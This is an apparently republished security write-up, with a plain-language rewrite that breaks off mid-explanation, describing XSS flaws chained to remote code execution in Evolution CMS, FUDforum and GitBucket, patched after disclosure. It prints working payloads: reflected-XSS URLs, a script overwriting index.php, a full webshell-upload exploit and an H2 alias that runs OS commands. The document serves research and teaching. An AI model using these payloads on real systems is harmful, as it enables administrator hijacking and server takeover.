Researching Open Source apps for XSS to RCE flaws
The article describes reflected and stored cross-site scripting (XSS) vulnerabilities in Evolution CMS, FUDforum, and GitBucket, where user-controlled data is displayed without escaping. An attacker could exploit these XSS flaws to perform actions as an administrator, such as overwriting PHP files or uploading a web shell, leading to remote code execution on the server.
 Published on swarm.ptsecurity.com
In this article I’ll show how to achieve a Remote Code Execution via XSS on the examples of Evolution CMS, FUDForum, and GitBucket.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Cross-Site Scripting is one of the most commonly encountered attacks in web applications. If an attacker can inject JavaScript into the application output, this can lead not only to cookie theft, redirection or phishing, but in some cases to a complete compromise of the system. This write-up walks through three open-source applications where an XSS flaw was chained into Remote Code Execution: Evolution CMS v3.1.8, FUDforum v3.1.1 and GitBucket v4.37.1. In each case the product is a legitimate, widely used application, and the feature that carries the flaw is an ordinary one: a role management screen, an attachment name, an issue title.
Setup
The Evolution CMS examples use addresses such as https://[redacted]/. The attack model throughout is the same: the victim is an administrator who is authorised in the system, who follows a crafted link or views attacker-controlled content. No special tooling is described; the payloads are plain URLs, JavaScript and HTML.
Versions covered:
| Product | Version | CVE |
|---|---|---|
| Evolution CMS | v3.1.8 | Pending |
| FUDforum | v3.1.1 | Pending |
| GitBucket | v4.37.1 | Pending |
Finding it
Evolution CMS
Evolution CMS describes itself as the world's fastest and the most customisable open source PHP CMS. In it, the researcher found an unescaped display of user-controlled data, which leads to the possibility of reflected XSS attacks. The affected templates are in the manager (admin) area:

manager/views/page/user_roles/permission.blade.php

manager/views/page/user_roles/user_role.blade.php

manager/views/page/user_roles/permissions_groups.blade.php
FUDforum
FUDforum is a super fast and scalable discussion forum. It is highly customisable and supports unlimited members, forums, posts, topics, polls, and attachments. In FUDforum, the researcher found unescaped display of user-controlled data in the name of an attachment in a private message or forum topic, which allows a stored XSS attack.
GitBucket
GitBucket is a Git platform powered by Scala with easy installation, high extensibility, and GitHub API compatibility. In GitBucket, the researcher found unescaped display of user-controlled issue name on the home page and the attacker's profile page (/hacker?tab=activity), which leads to a stored XSS.
Exploitation
Evolution CMS: reflected XSS
The researcher gives an example of a link with a payload:
https://[redacted]/manager/?a=35&id=1%22%3E%3Cimg%20src=1%20onerror=alert(document.domain)%3E
The link carries a payload in the id parameter that injects an img element whose onerror handler calls alert(document.domain). If an administrator authorised in the system follows the link or clicks on it, the JavaScript code is executed in the administrator's browser:

Exploitation of reflected XSS attack in Evolution CMS
Evolution CMS: from XSS to RCE
In the admin panel of Evolution CMS, in the file manager section, the administrator can upload files. The problem is that it cannot upload PHP files, however, it can edit existing ones. The researcher gives an example JavaScript code that overwrites the index.php file with the phpinfo() function:
$.get('/manager/?a=31',function(d) {
  let p = $(d).contents().find('input[name=\"path\"]').val();
  $.ajax({
    url:'/manager/index.php',
    type:'POST',
    contentType:'application/x-www-form-urlencoded',
    data:'a=31&mode=save&path='+p+'/index.php&content=<?php phpinfo(); ?>'}
  );
});
The script fetches /manager/?a=31, reads the path input, then POSTs to /manager/index.php with a=31, mode=save, the path to index.php and the new content. The payload and this JavaScript are then combined, with the script encoded in Base64:
https://[redacted]/manager/?a=35&id=1%22%3E%3Cimg%20src=1%20onerror=eval(atob(%[redacted]/[redacted]%27))%3E
The payload combines the XSS with the file-overwrite script, encoded in Base64. In case of a successful attack on an administrator authorised in the system, the index.php file is overwritten with the code that the attacker placed in the payload, in this case a call of the phpinfo() function:

Achieving Remote Code Execution via reflected XSS in Evolution CMS v3.1.8
FUDforum: stored XSS in attachment names
In FUDforum, the unescaped display of user-controlled data in the name of an attachment in a private message or forum topic allows a stored XSS attack. The researcher attaches and uploads a file with the name:
<img src=1 onerror=alert()>.png
After downloading this file, the JavaScript code is executed in the browser:

Exploitation of XSS vulnerability in FUDforum v3.1.1
FUDforum: from XSS to RCE
The FUDforum admin panel has a file manager that allows you to upload files to the server, including files with the PHP extension. An attacker can use stored XSS to upload a PHP file that can execute any command on the server.
There is already a public exploit for FUDforum which, using JavaScript code, uploads a PHP file on behalf of the administrator:
const action = '/adm/admbrowse.php';

function uploadShellWithCSRFToken(csrf) {
  let cur = '/var/www/html/fudforum.loc';
  let boundary = "-----------------------------347796892242263418523552968210";
  let contentType = "application/x-php";
  let fileName = 'shell.php';
  let fileData = "<?=`$_GET[cmd]`?>";
  let xhr = new XMLHttpRequest();
  xhr.open('POST', action, true);
  xhr.setRequestHeader("Content-Type", "multipart/form-data, boundary=" + boundary);
  let body = "--" + boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="cur"\r\n\r\n';
  body += cur + "\r\n";
  body += "--" + boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="SQ"\r\n\r\n';
  body += csrf + "\r\n";
  body += "--" + boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="fname"; filename="' + fileName + '"\r\n';
  body += "Content-Type: " + contentType + "\r\n\r\n";
  body += fileData + "\r\n\r\n";
  body += "--" + boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="tmp_f_val"\r\n\r\n';
  body += "1" + "\r\n";
  body += "--" + boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="d_name"\r\n\r\n';
  body += fileName + "\r\n";
  body += "--" + boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="file_upload"\r\n\r\n';
  body += "Upload File" + '\r\n';
  body += "--" + boundary + "--";
  xhr.send(body);
}
let req = new XMLHttpRequest();
req.onreadystatechange = function() {
  if (req.readyState == 4 && req.status == 200) {
    let response = req.response;
    uploadShellWithCSRFToken(response.querySelector('input[name=SQ]').value);
  }
}
req.open("GET", action, true);
req.responseType = "document";
req.send();
The public exploit uses JavaScript to upload a PHP file on behalf of the administrator. The form fields are cur (the directory /var/www/html/fudforum.loc), SQ (the CSRF token), fname (the file name shell.php), tmp_f_val, d_name and file_upload. The uploaded file is named shell.php.
Now an attacker can write a private message to himself and attach the mentioned exploit as a file. After the message has been sent to itself, the attacker needs to get the path to the hosted JavaScript exploit on the server:
index.php?t=getfile&id=7&private=1
The next step is to prepare the JavaScript payload that will be executed via a stored XSS attack. The essence of the payload is to get the early placed exploit and run it:
$.get('index.php?t=getfile&id=7&&private=1',function(d){eval(d)})
It remains to put everything together to form the full name of the attached file in private messages. The assembled JavaScript payload is encoded in Base64:
<img src=1 onerror=eval(atob('[redacted]='))>.png
After the administrator reads the private message sent by the attacker with the attached file, a file named shell.php is created on the server on behalf of the administrator, which allows the attacker to execute arbitrary commands on the server:

Achieving Remote Code Execution via stored XSS in FUDforum v3.1.1
GitBucket: stored XSS in issue names
Having a stored XSS attack, the researcher tries to exploit it in order to execute code on the server. The admin panel has tools for performing SQL queries: the Database viewer. GitBucket uses the H2 Database Engine by default. For this database there is a publicly available exploit to achieve a Remote Code Execution.
All an attacker needs to do is create a PoC code based on this exploit, upload it to the repository and use it during an attack:
var url = "/admin/dbviewer/_query";
$.post(url, {query: 'CREATE ALIAS EXECVE AS $$ String execve(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\\\A");return s.hasNext() ? s.next() : ""; }$$;'
})
.done(function(data) {$.post(url, {query: "CALL EXECVE('touch HACKED')"})})
The PoC code is based on the public H2 exploit and is uploaded to the repository for use during the attack.

Uploading the PoC code for exploiting H2 Database Engine via stored XSS to the repository
Now it remains to create a new issue or rename the old one and perform a stored XSS attack with the early exploit loaded:
Issue 1"><script src="/hacker/Repo1/raw/[redacted]/exploit.js"></script>
The issue name carries a payload that loads the previously uploaded exploit.js.

Creating a new issue with a payload
When the administrator visits the attacker's profile page or the main page, the exploit is executed on his behalf and a HACKED file is created on the server:

Using the administrator's account to visit an attacker's profile

Checking whether Remote Code Execution was achieved
Root cause
The common thread is unescaped output of user-controlled data. In Evolution CMS the manager templates for user roles (permission.blade.php, user_role.blade.php, permissions_groups.blade.php) render values without escaping, so a crafted id parameter breaks out of its attribute. In FUDforum the attachment name is rendered unescaped in private messages and forum topics. In GitBucket the issue name is rendered unescaped on the home page and the profile activity page. In each case the application's own output encoding is missing at the point of display, and the browser treats the injected markup as part of the page.
The escalation to RCE does not rely on a second memory-corruption style bug. It relies on the administrator's own privileges: the file manager in Evolution CMS and FUDforum can write PHP files, and the GitBucket Database viewer can run SQL against H2. The XSS simply makes the administrator's browser issue those privileged requests.
Impact
A low-skilled attacker can achieve remote code execution via any XSS attack in these open-source applications. The conditions are that an administrator authorised in the system follows the crafted link (Evolution CMS), reads the private message with the malicious attachment (FUDforum), or visits the attacker's profile page or the main page (GitBucket). Under those conditions the attacker can overwrite index.php with arbitrary PHP (Evolution CMS), create a shell.php that executes arbitrary commands (FUDforum), or create a HACKED file through H2 (GitBucket). The report does not assign severity scores or bounties.
Fix
Information about all found vulnerabilities was reported to maintainers, and fixes are available in the official repositories:
- Evolution: commit
[redacted] - FUDforum: release v3.1.2
- GitBucket: release 4.37.2
The report does not describe the content of the patches.
Variants to test
- Look for admin-area templates that echo request parameters into HTML attributes, as in the Evolution CMS role screens. A positive result is a parameter value that closes the attribute and executes script, for example an
onerrorhandler firing. - Test attachment and file names in forums and file managers. A positive result is a stored payload such as
<img src=1 onerror=alert()>.pngexecuting when the file listing is viewed. - Test issue, ticket and project names on collaboration platforms, on both the item page and activity/profile pages. A positive result is script execution on the home page or profile page.
- Where an admin file manager can write PHP, check whether an XSS can drive it to save a file. A positive result is a new PHP file on the server that responds to a command parameter.
- Where an admin SQL console exists, check the database engine and whether it supports user-defined functions or aliases. A positive result is a created alias that executes an OS command, as with H2
CREATE ALIAS. - Check whether CSRF tokens can be read by injected script from the same origin. A positive result is the token being extracted and used in a forged privileged request.
What happened, in plain words
Imagine a website as a busy office. The people who run it (administrators) have keys to every door. Visitors have a badge that lets them into the lobby only. A cross-site scripting (XSS) bug is like a trick that lets a visitor slip a written instruction into a document the administrator is about to read, and the administrator follows that instruction as if it came from the office itself. Because the administrator has keys, the instruction can open doors the visitor could never open alone.
This article walks through three free, open-source programs where exactly that happened. In each one, a small display mistake let an attacker's text be treated as code by the administrator's browser. The attacker then used the administrator's own powers to run commands on the server. That last step is called Remote Code Execution (RCE): running your own commands on someone else's machine over the network.
The three programs are Evolution CMS v3.1.8, FUDforum v3.1.1 and GitBucket v4.37.1. In every case the product is a normal, widely used application, and the feature that carries the flaw is an ordinary one: a role management screen, an attachment name, an issue title.
The words you need before we start
A few terms come up constantly, so here they are from zero.
- Browser: the program you use to visit websites. It reads a page written in HTML (a language for describing pages) and runs any JavaScript (a programming language for browsers) that the page contains.
- Server: the computer that stores the website and answers the browser's requests.
- Request: a message the browser sends to the server, for example "give me this page" or "save this file".
- Parameter: a named value attached to a request, usually after a
?in the address, like?id=1. The server reads it and often puts it back into the page. - If a user types
<, escaping turns it into something the browser displays as a literal<instead of treating it as the start of an HTML tag. When escaping is missing, we say the output is unescaped. - XSS (Cross-Site Scripting): a bug where an attacker's text ends up in a page as code, so the browser runs it. There are two main kinds here. Reflected XSS happens when the malicious text is in a link and bounces straight back into the page. Stored XSS happens when the malicious text is saved on the server (in a message, a file name, a title) and shown to everyone who views it later.
- Cookie / token: a small piece of data the server gives the browser to remember who you are. A session cookie is like a wristband at an event: show it and the server knows you are logged in. A CSRF token is a different kind of secret value placed in a form; the server checks it to make sure the form was really submitted from its own page and not forged by another site. CSRF stands for Cross-Site Request Forgery.
- API: a defined set of addresses a program accepts requests on, so other software can talk to it. When a script calls
/manager/index.phpwith certain values, it is using the application's own API. - Base64: a way of writing any text using only ordinary letters and digits, so it can travel safely inside a link. It is not encryption; anyone can decode it.
- Payload: the piece of malicious text or code the attacker wants the victim's browser to run.
- PoC (proof of concept): a small demonstration that a flaw is real, usually the minimum code needed to trigger it.
- Webshell: a file placed on a server that, when visited, runs a command the attacker chooses.
- SQL: the language used to talk to databases. A database viewer is an admin screen that lets you send SQL queries.
- Alias / user-defined function: a way to teach a database a new command written in the database's own programming language. If the database lets that command run operating-system programs, it becomes a path to RCE.
The setup
The Evolution CMS examples use addresses such as https://[redacted]/. "Local installation" means the researcher ran the software on a machine he controlled, so he could test freely without touching anyone else's site.
The attack model is the same throughout: the victim is an administrator who is authorised in the system, who follows a crafted link or views attacker-controlled content. No special tooling is described; the payloads are plain URLs, JavaScript and HTML.
Versions covered:
| Product | Version | CVE |
|---|---|---|
| Evolution CMS | v3.1.8 | Pending |
| FUDforum | v3.1.1 | Pending |
| GitBucket | v4.37.1 | Pending |
A CVE is a public identifier for a known vulnerability; "Pending" means one had not been assigned at the time.
Finding it
Evolution CMS
Evolution CMS describes itself as the world's fastest and the most customisable open source PHP CMS. A CMS (content management system) is software for building and editing a website without writing code by hand; PHP is the programming language it is written in. Its admin area is called the manager.
In Evolution CMS, the researcher found an unescaped display of user-controlled data, which leads to the possibility of reflected XSS attacks. The affected templates are in the manager area:
manager/views/page/user_roles/permission.blade.php
manager/views/page/user_roles/user_role.blade.php
manager/views/page/user_roles/permissions_groups.blade.php
A template is a file that describes how a page is built. These three templates are in the manager area, where the unescaped display of user-controlled data was found.
FUDforum
FUDforum is a super fast and scalable discussion forum. It is highly customisable and supports unlimited members, forums, posts, topics, polls, and attachments. A forum is a website where people post messages in threads; an attachment is a file uploaded with a message.
In FUDforum, the researcher found unescaped display of user-controlled data in the name of an attachment in a private message or forum topic, which allows a stored XSS attack. The file name is saved with the message and shown later, which is why the attack is stored rather than reflected.
GitBucket
GitBucket is a Git platform powered by Scala with easy installation, high extensibility, and GitHub API compatibility. Git is a system for tracking versions of files; a platform like this hosts code repositories (folders of project files) and adds features such as issues (tracked tasks or bug reports). Scala is the language GitBucket is written in.
In GitBucket, the researcher found unescaped display of user-controlled issue name on the home page and the attacker's profile page (/hacker?tab=activity), which leads to a stored XSS. The issue name is saved and then shown on pages other users visit, so again the attack is stored.
Exploitation
Evolution CMS: reflected XSS
The researcher gives an example of a link with a payload:
https://[redacted]/manager/?a=35&id=1%22%3E%3Cimg%20src=1%20onerror=alert(document.domain)%3E
Line by line:
https://[redacted]/manager/is the admin area of the local installation.?a=35is a parameter telling the application which screen to show.&id=1is the value the screen will display.%22%3Eis the URL-encoded form of">. The%22is a double quote and%3Eis a greater-than sign.%22%3Eis the URL-encoded form of">, which breaks out of the page's markup.%3Cimg%20src=1%20onerror=alert(document.domain)%3Edecodes to<img src=1 onerror=alert(document.domain)>. This is an image tag whose source1does not exist, so the browser fires theonerrorhandler, which runsalert(document.domain)and shows a pop-up with the site's domain name. The pop-up is only a harmless demonstration; the same place could hold any script.
If an administrator authorised in the system follows the link or clicks on it, the JavaScript code is executed in the administrator's browser:
Exploitation of reflected XSS attack in Evolution CMS
Why this step matters: the attacker does not need to break into the admin account. He only needs the administrator to open one link while logged in. The browser cannot tell that the script came from the attacker rather than from the site.
Evolution CMS: from XSS to RCE
In the admin panel of Evolution CMS, in the file manager section, the administrator can upload files. The problem is that it cannot upload PHP files, however, it can edit existing ones.
The researcher gives an example JavaScript code that overwrites the index.php file with the phpinfo() function:
$.get('/manager/?a=31',function(d) {
  let p = $(d).contents().find('input[name=\"path\"]').val();
  $.ajax({
    url:'/manager/index.php',
    type:'POST',
    contentType:'application/x-www-form-urlencoded',
    data:'a=31&mode=save&path='+p+'/index.php&content=<?php phpinfo(); ?>'}
  );
});
Line by line:
$.get('/manager/?a=31',function(d) {asks the server for the file manager screen (a=31) and hands the returned page to a function asd.$is the short name of jQuery, a common JavaScript library that makes requests easier.let p = $(d).contents().find('input[name=\"path\"]').val();searches that returned page for an input field namedpathand reads its current value. That value is the directory the file manager is showing. The script needs it so it can build the correct full path to the file it wants to change.$.ajax({starts a more configurable request.url:'/manager/index.php',is the address the request goes to.type:'POST',means the request carries data to be saved, rather than just asking for a page.contentType:'application/x-www-form-urlencoded',says the data is formatted like a normal web form.data:'a=31&mode=save&path='+p+'/index.php&content=<?php phpinfo(); ?>'}builds the form contents: the same screen identifiera=31,mode=saveto ask for a save, the path built frompplus/index.php, and the new file content, which is a tiny PHP program callingphpinfo().phpinfo()prints details about the PHP installation.- The closing
);});finishes the request and the outer function.
Why this step matters: the script runs inside the administrator's logged-in browser, so every request it makes carries the administrator's session. The server sees a trusted user asking to save a file and complies.
The payload and this JavaScript are then combined, with the script encoded in Base64:
https://[redacted]/manager/?a=35&id=1%22%3E%3Cimg%20src=1%20onerror=eval(atob(%[redacted]/[redacted]%27))%3E
Line by line:
- The start is the same as before: the roles screen with
id=1, then%22%3Eto break out of the attribute. %3Cimg%20src=1%20onerror=decodes to<img src=1 onerror=, the same broken-image trick.eval(atob(...))is the new part.atobdecodes a Base64 string back into text, andevalruns that text as JavaScript. The long string between%27(an encoded single quote) and%27is the file-overwrite script from above, encoded so it can sit safely inside a URL.%3Ecloses the image tag.
Why encode it: the script contains characters such as quotes and slashes that would break the link or be altered in transit. Base64 keeps it as plain letters and digits, and the browser decodes it at the moment of execution.
The onerror handler now calls eval(atob(...)), decoding and running the Base64 string, which is the file-overwrite script above. In case of a successful attack on an administrator authorised in the system, the index.php file is overwritten with the code that the attacker placed in the payload, in this case a call of the phpinfo() function:
Achieving Remote Code Execution via reflected XSS in Evolution CMS v3.1.8
The attacker has gone from a pop-up in a browser to control over what the server executes.
FUDforum: stored XSS in attachment names
In FUDforum, the unescaped display of user-controlled data in the name of an attachment in a private message or forum topic allows a stored XSS attack. The researcher attaches and uploads a file with the name:
<img src=1 onerror=alert()>.png
Line by line:
<img src=1 onerror=alert()>is the same broken-image trick, here callingalert()with no argument, which just shows an empty pop-up as proof.
After downloading this file, the JavaScript code is executed in the browser:
Exploitation of XSS vulnerability in FUDforum v3.1.1
Why this is stored: the name is saved with the message. Every time the message is opened, the name is printed into the page again, so the script runs again without the attacker sending a new link.
FUDforum: from XSS to RCE
The FUDforum admin panel has a file manager that allows you to upload files to the server, including files with the PHP extension. An attacker can use stored XSS to upload a PHP file that can execute any command on the server.
There is already a public exploit for FUDforum which, using JavaScript code, uploads a PHP file on behalf of the administrator:
const action = '/adm/admbrowse.php';

function uploadShellWithCSRFToken(csrf) {
  let cur = '/var/www/html/fudforum.loc';
  let boundary = "-----------------------------347796892242263418523552968210";
  let contentType = "application/x-php";
  let fileName = 'shell.php';
  let fileData = "<?=`$_GET[cmd]`?>";
  let xhr = new XMLHttpRequest();
  xhr.open('POST', action, true);
  xhr.setRequestHeader("Content-Type", "multipart/form-data, boundary=" + boundary);
  let body = "--" + boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="cur"\r\n\r\n';
  body += cur + "\r\n";
  body += "--" + boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="SQ"\r\n\r\n';
  body += csrf + "\r\n";
  body += "--" + boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="fname"; filename="' + fileName + '"\r\n';
  body += "Content-Type: " + contentType + "\r\n\r\n";
  body += fileData + "\r\n\r\n";
  body += "--" + boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="tmp_f_val"\r\n\r\n';
  body += "1" + "\r\n";
  body += "--" + boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="d_name"\r\n\r\n';
  body += fileName + "\r\n";
  body += "--" + boundary + "\r\n";
  body += 'Content-Disposition: form-data; name="file_upload"\r\n\r\n';
  body += "Upload File" + '\r\n';
  body += "--" + boundary + "--";
  xhr.send(body);
}
let req = new XMLHttpRequest();
req.onreadystatechange = function() {
  if (req.readyState == 4 && req.status == 200) {
    let response = req.response;
    uploadShellWithCSRFToken(response.querySelector('input[name=SQ]').value);
  }
}
req.open("GET", action, true);
req.responseType = "document";
req.send();
Line by line:
